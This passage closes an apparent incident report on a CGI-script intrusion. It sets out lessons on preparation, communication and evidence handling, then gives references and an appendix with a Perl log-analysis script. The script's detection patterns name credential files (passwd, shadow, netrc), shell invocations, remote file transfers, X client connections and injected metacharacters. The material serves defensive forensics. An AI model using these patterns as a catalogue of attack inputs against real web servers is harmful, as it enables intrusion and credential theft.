    - "Peer" notification. Although the IP addresses and domain names of outside parties have been changed here, we were able to identify some 20 different address blocks in our logs as having attempted to exploit the CGI script. On top of this, separate addresses and domain names were seen in rcp, xterm, and ftp requests. Because we had no policy of how or when to contact other organizations during an incident, the owners of these addresses were never notified that hostile activity was originating from their networks.
    - Extranet monitoring agreements. Although the subject was broached with COHOST informally, political and business related issues were already creating roadblocks to successfully establishing any monitoring setup. Because the network layout was out of our hands we could not even establish an appropriate "intranet" monitoring policy. This was one place where COHOST could have significantly helped us (and even their other customers).

- Step 1.3 - Organizing an incident handling team

- Disaster recovery. Including incident handling in our disaster recovery plan and documenting procedures for handling an incident would have been a big help. We were lucky that several of the system administration staff had a motivated interest in security, even if they didn't have formal training in incident handling. Even so, some decisions might have been made differently if a thorough process had been worked out with buy-in from management.

- Step 1.4 - Develop an emergency communication plan

  - Communications plan. A more formal communication plan would have been useful for apprising management of the risks associated with the incident. Our normal communication process worked reasonably well for smaller problems, but this event could easily have seen the parent company's name in the newspaper. Our existing communication process was not well set up to ensure that the public side of the business would be aware of any exposure resulting from an incident.

- Step 1.7 - Establish guidelines for inter-department communication

  - Communications guidelines. Another thing highlighted to a small extent by this incident was our lack of communications guidelines for our interactions with other employees within IT, WEB, and COHOST. If service had been disrupted as a result of the incident, we would not have had any clear idea of how much information to give other groups in IT or COHOST who may have no formal dealings with WEB. Further, with no guidelines in place, we ran the risk that information passed to staff in WEB or IT would eventually make its way out to the public in a manner that the parent company would find disagreeable.

- Step 1.9 - Develop interfaces to law enforcement agencies and other teams

  - Interfaces with other teams. Corporate Security in the parent company is ultimately seen to be responsible for co-ordinating handling of incidents of all kinds, including computer incidents. However, our team had no formal interface into Corporate Security. This was one place where we could have leveraged the full business relationship between IT, WEB, and COHOST to our advantage but did not. Ultimately, if there were any need for legal action on the company's part, Corporate Security would need to be involved. Doing this too late might result in serious problems and the lack of any contact with Corporate Security beforehand would keep us from preparing properly and avoiding these problems. Possible sources of trouble here would include:

    - Improper handling of evidence given that we had no formal hand-off of the evidence collected, no secure location to store CDs or hardware, and no effort was made to retain the original hardware (i.e. hard disks) as part of the Containment and Eradication phases.

- A failure to perform due diligence in our recovery of the systems if our confidence in returning them to service had been misplaced.

While there were many other things missing from our Preparation phase, these were critical items that should have been pushed forward to management for action. Other steps in all the phases could have been addressed as part of addressing these items specifically.

Without clear guidelines and planning in advance of an incident, it's difficult to be sure that the decisions made in the heat of the moment are correct, however clear headed they seem at the time. A stronger focus on Preparation would produce better and more consistent results in all of the other phases.

References

The Twenty Most Critical Internet Security Vulnerabilities,
http://www.sans.org/top20.htm

WWW Security FAQ: CGI Scripts,
http://www.w3.org/Security/Faq/wwwsf4.html#CGI-Q6

SecurityFocus home advisories: lp,
http://www.securityfocus.com/advisories/2471

SecurityFocus home vulns info: Solaris lpset Buffer Overflow Vulnerability,
http://www.securityfocus.com/bid/251

Free Patch Descriptions Article 106235,
http://sunsolve.Sun.com/pub-cgi/findPatch.pl?patchId=106235

Hypertext Transfer Protocol -- HTTP/1.1,
http://www.w3.org/Protocols/rfc2616/rfc2616.html

The Common Gateway Interface Specification,
http://hoohoo.ncsa.uiuc.edu/cgi/interface.html

"Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade",
Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and John Walpole,
http://www.immunix.org/StackGuard/discex00.pdf

"Smashing the Stack for Fun and Profit",
Aleph One
http://www.shmoo.com/phrack/Phrack49/p49-14

"Computer Security Incident Handling Step By Step", version 1.5, May 1998,
The SANS Institute

"Server Security Incident Report", Revised 2001-03-13,
Michael McDonnell

Appendix

The following code was put together fairly quickly for the express purpose of doing analysis of web site logs after an incident had already occurred. The code is not optimized in any way and is included in this paper only as an example of how such analysis might be done after the fact. Unfortunately, the prevalence of utilities and worms looking for common holes in web sites means that an approach like this one would not scale well enough to filter and report on even moderately sized log files in real time.

Among the short-comings of this code is it's failure to properly handle URL encoded Unicode characters. A few have been explicitly shown here, but no effort is made to trap the full strings used elsewhere in the same way or to test for alternate encodings that would ultimately map to the same characters. For this incident, however, this approach proved to be sufficient for identifying attacks after the fact.

```
#!/usr/local/bin/perl

$file = shift(@ARGV);

unless (-f $file) { exit 0; }

open(FILE,"<$file") || die "Can't open [$file]: $!\n";
while (<FILE>) {
  chomp;

  if (/cgi/i) {
    if (
        /\.\./          || ## suspicious paths
        /\/etc/         ||
        /\/bin/         ||
        /\/sbin/        ||
        /\/ucb/         ||

        /passwd/        || ## suspicious filenames
        /shadow/        ||
        /rhost/         ||
        /xhost/         ||
        /netrc/         ||

        /\/sh[\s\+]+/   || ## possible shell invocations
        /\/sh\%20/      ||
        /\/csh[\s\+]+/  ||
        /\/csh%20/      ||
        /\/ksh[\s\+]+/  ||
        /\/ksh%20/      ||
        /\/bash[\s\+]+/ ||
        /\/bash%20/     ||
        /\/rsh[\s\+]+/  ||
        /\/rsh%20/      ||
        /\/ssh[\s\+]+/  ||
        /\/ssh%20/      ||
        /\|/            ||
        /\`/            ||

        /\/rcp/         || ## possible remote file transfers
```

```
        /\/ftp/         ||
        /\/scp/         ||

        /xterm/         || ## possible X client connections
        /xconsole/      ||
        /cmdtool/       ||
        /shelltool/     ||
        /openwin/       ||
        /x11/i          ||

                           ## suspicious URL encoding
        /\%00/i         || ## NUL
        /\%2E/i         || ## .
        /\%3B/i         || ## ;
        /\%60/i         || ## `
        /\%7C/i         || ## |

        /^Checking/
    )                   {
                print "$_\n" unless (/\.gif/i || /\.jpg/i || /\.jpeg/i
                                     || /\.swf/i || /\.js/i || /\.css/i);
    }
  }
}
close(FILE);
```